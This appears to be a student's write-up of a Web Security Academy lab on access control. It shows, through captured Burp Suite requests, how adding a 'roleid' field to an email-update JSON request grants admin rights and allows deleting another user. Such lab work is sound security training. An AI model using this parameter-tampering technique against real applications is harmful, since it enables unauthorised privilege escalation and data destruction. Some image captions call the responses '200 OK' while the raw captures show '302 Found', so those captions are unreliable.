


Access Control Vulnerabilities And Privilege Escalation Lab – 04

User Role Can Be Modified In User Profile

M.Gobi Shankar
CB.SC.P2CYS23019

Log in using the supplied credentials and access your account page.

Login



Username
wiener


Password
.....

Log in

My Account

Your username is: wiener

Your email is: wiener@normal-user.net



Email

Update email

Use the provided feature to update the email address associated with your account.

```
Pretty  Raw  Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
3 Cookie: session=5XBCyrSUUUSiV1o40G3HHVmbk7F1dE96
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 34
10 Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
11 Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "email": "wiener@normal-user.net"
}
```

Observe that the response contains your role ID.

The image shows a Burp Suite interface with a Request and Response view. The Request is a POST to /my-account/change-email with a JSON body containing email information. The Response is an HTTP 200 OK with a JSON body containing user details, including a roleid of 1.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
3 Cookie: session=5XBCyrSUUUSiV1o40G3HHVmbk7F1dE96
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 34
10 Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
11 Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "email": "wiener@normal-user.net"
}
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8   "username": "wiener",
9   "email": "wiener@normal-user.net",
10  "apikey": "xXr7h3dPjpyaf6Bx1dcAz1xeQ0h8RheY",
11  "roleid": 1
12 }
```

Send the email submission request to Burp Repeater, add "roleid":2 into the JSON in the request body, and resend it. Observe that the response shows your roleid has changed to 2.

The image shows a Burp Suite interface with a Request and Response view. The Request is a POST to /my-account/change-email with a JSON body containing email information and roleid:2. The Response is an HTTP 200 OK with a JSON body containing user details, including a roleid of 2.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
3 Cookie: session=5XBCyrSUUUSiV1o40G3HHVmbk7F1dE96
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 48
10 Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
11 Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "email": "wiener@normal-user.net",
  "roleid": 2
}
18
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8   "username": "wiener",
9   "email": "wiener@normal-user.net",
10  "apikey": "xXr7h3dPjpyaf6Bx1dcAz1xeQ0h8RheY",
11  "roleid": 2
12 }
```

Refresh the webpage and we can see Admin panel and delete user carlos.

The image shows a screenshot of the Web Security Academy user profile page. The page displays the user's role as 'Admin panel' and provides a link to 'delete user carlos'. The page also shows the user's email and a form to update the email.

Web Security Academy User role can be modified in user profile LAB Not solved

Home | Admin panel | My account | Log out

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email

Update email

Users

wiener - [Delete](#)
carlos - [Delete](#)

```
Pretty Raw Hex
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
3 Cookie: session=5XBCyrSUUUSiV1o40G3HHVmbk7F1dE96
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/admin
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Lab Completed Successfully.

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

User deleted successfully!

Users

wiener - [Delete](#)